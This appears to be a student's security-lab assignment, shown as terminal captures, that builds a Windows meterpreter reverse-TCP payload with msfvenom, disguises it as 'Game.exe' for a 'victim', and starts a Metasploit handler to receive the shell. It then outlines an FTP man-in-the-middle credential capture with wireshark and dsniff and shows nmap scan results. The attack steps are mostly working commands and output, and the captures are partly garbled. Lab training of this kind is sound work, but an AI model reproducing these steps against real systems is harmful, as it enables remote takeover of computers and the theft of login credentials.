


Assignment Day 6 | 30th August 2020

Question 1:

1) Create payload for windows .

```
bpg@kali-pc-001: ~  
root@kali-pc-001:~# apt install apache2  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
apache2 is already the newest version (2.4.43-1).  
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.  
root@kali-pc-001:~# cd /var/www/html/  
-bash: cd: /var/www/html/: No such file or directory  
root@kali-pc-001:~# cd /var/www/html/  
root@kali-pc-001:/var/www/html# mkdir counterstrike  
mkdir: cannot create directory 'counterstrike': File exists  
root@kali-pc-001:/var/www/html# cd counterstrike  
root@kali-pc-001:/var/www/html/counterstrike# msfvenom -p windows/meterpreter/reverse_tcp --platform windows-a x86 -e x86/shikata-ga-nai -b "\x00" LHOST=192.168.229.128 -f exe > /var/www/html/counterstrike/Game.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
[-] Skipping invalid encoder x86/shikata-ga-nai  
[!] Couldn't find encoder to use  
No encoder specified, outputting raw payload  
Payload size: 341 bytes  
Final size of exe file: 73802 bytes  
root@kali-pc-001:/var/www/html/counterstrike# start apache2
```

2) Transfer the payload to the victim's machine.



3) Exploit the victim's machine.

```
root@kali-pc-001:/var/www/html/counterstrike# systemctl start apache2
root@kali-pc-001:/var/www/html/counterstrike# cd ~
root@kali-pc-001:~# ls
a.txt
root@kali-pc-001:~# msfconsole

      .:ek000kdc'          'cdk000ko:~
      .x000000000000c      c00000000000x,
      :00000000000000k,    ,k00000000000000:
      '000000000kkkk00000:  :0000000000000000'
      o0000000.    .c0000o00001.    ,0000000o
      d00000000.    .c00000c.    ,00000000x
      10000000.    ;d;    ,000000001
      .00000000.    ;;    ,00000000.
      c0000000.    ,00c.    'o00.    ,0000000c
      o000000.    .0000.    :0000.    ,000000e
      100000.    .0000.    :0000.    ,000001
      ;0000'    .0000.    :0000.    ;0000;
      ,d00e    .0000occc0000.    x00d.
      ,k01    .000000000000.    .d0k,
      :kk;    .000000000000.    c0k;
      ;k00000000000000k:
      ,x000000000000x,
      .100000001.
      ,d0d,
      .
      .
      =[ metasploit v5.0.93-dev                               ]
+ -- --=[ 2029 exploits - 1103 auxiliary - 344 post           ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops                ]
+ -- --=[ 7 evasion                                           ]

Metasploit tip: Use sessions -1 to interact with the last opened session

msf5 > use multi/handler
msf5 exploit(multi/handler) > |
```

```
bpg@kali-pc-001: ~
c0000000.    .00c.    'o00.    ,0000000c
o000000.    .0000.    :0000.    ,000000e
100000.    .0000.    :0000.    ,000001
;0000'    .0000.    :0000.    ;0000;
,d00e    .0000occc0000.    x00d.
,k01    .000000000000.    .d0k,
:kk;    .000000000000.    c0k;
;k00000000000000k:
,x000000000000x,
.100000001.
,d0d,
.
.
=[ metasploit v5.0.93-dev                               ]
+ -- --=[ 2029 exploits - 1103 auxiliary - 344 post           ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops                ]
+ -- --=[ 7 evasion                                           ]

Metasploit tip: Use sessions -1 to interact with the last opened session

msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.229.128 yes        The listen address (an interface may be specified)
  LPORT  4444             yes        The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process          yes        Exit technique (Accepted: '', seh, thread, process, none)
  LHOST  192.168.229.128 yes        The listen address (an interface may be specified)
  LPORT  4444             yes        The listen port


Exploit target:

  Id  Name
  --  -
  0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.229.128
LHOST => 192.168.229.128
msf5 exploit(multi/handler) > exploit -j -z
```

Question 2:


1) Create an FTP server



2) Access FTP server from windows command prompt



3) Do an mitm and username and password of FTP transaction using wireshark and dsniff.



```
bpg@kali-pc-001: ~  
File Actions Edit View Help  
445/tcp open microsoft-ds  
554/tcp open rtsp  
49152/tcp open unknown  
49153/tcp open unknown  
49154/tcp open unknown  
49155/tcp open unknown  
49156/tcp open unknown  
49157/tcp open unknown  
MAC Address: 00:50:56:C0:00:08 (VMware)  
  
Nmap scan report for 192.168.229.2  
Host is up (0.00048s latency).  
All 100 scanned ports on 192.168.229.2 are closed  
MAC Address: 00:50:56:E3:85:60 (VMware)  
  
Nmap scan report for 192.168.229.129  
Host is up (0.12s latency).  
Not shown: 98 filtered ports  
PORT STATE SERVICE  
21/tcp open ftp  
80/tcp open http  
MAC Address: 00:0C:29:2F:74:D6 (VMware)  
  
Nmap scan report for 192.168.229.132  
Host is up (0.55s latency).  
All 100 scanned ports on 192.168.229.132 are filtered  
MAC Address: 00:0C:29:E1:E7:07 (VMware)
```



```
bpg@kali-pc-001: ~
File Actions Edit View Help
Not shown: 98 filtered ports
PORT STATE SERVICE
21/tcp open  ftp
80/tcp open  http
MAC Address: 00:0C:29:2F:74:D6 (VMware)

Nmap scan report for 192.168.229.132
Host is up (0.55s latency).
All 100 scanned ports on 192.168.229.132 are filtered
MAC Address: 00:0C:29:E1:E7:07 (VMware)

Nmap scan report for 192.168.229.254
Host is up (0.0023s latency).
All 100 scanned ports on 192.168.229.254 are filtered
MAC Address: 00:50:56:EA:6F:AF (VMware)

Nmap scan report for 192.168.229.128
Host is up (0.000014s latency).
Not shown: 99 closed ports
PORT STATE SERVICE
22/tcp open  ssh

Nmap done: 256 IP addresses (6 hosts up) scanned in 59.99 seconds
root@kali-pc-001:~# apt install dsniff
Reading package lists... Done
Building dependency tree... 0%
Building dependency tree... 3%

cdrom0
```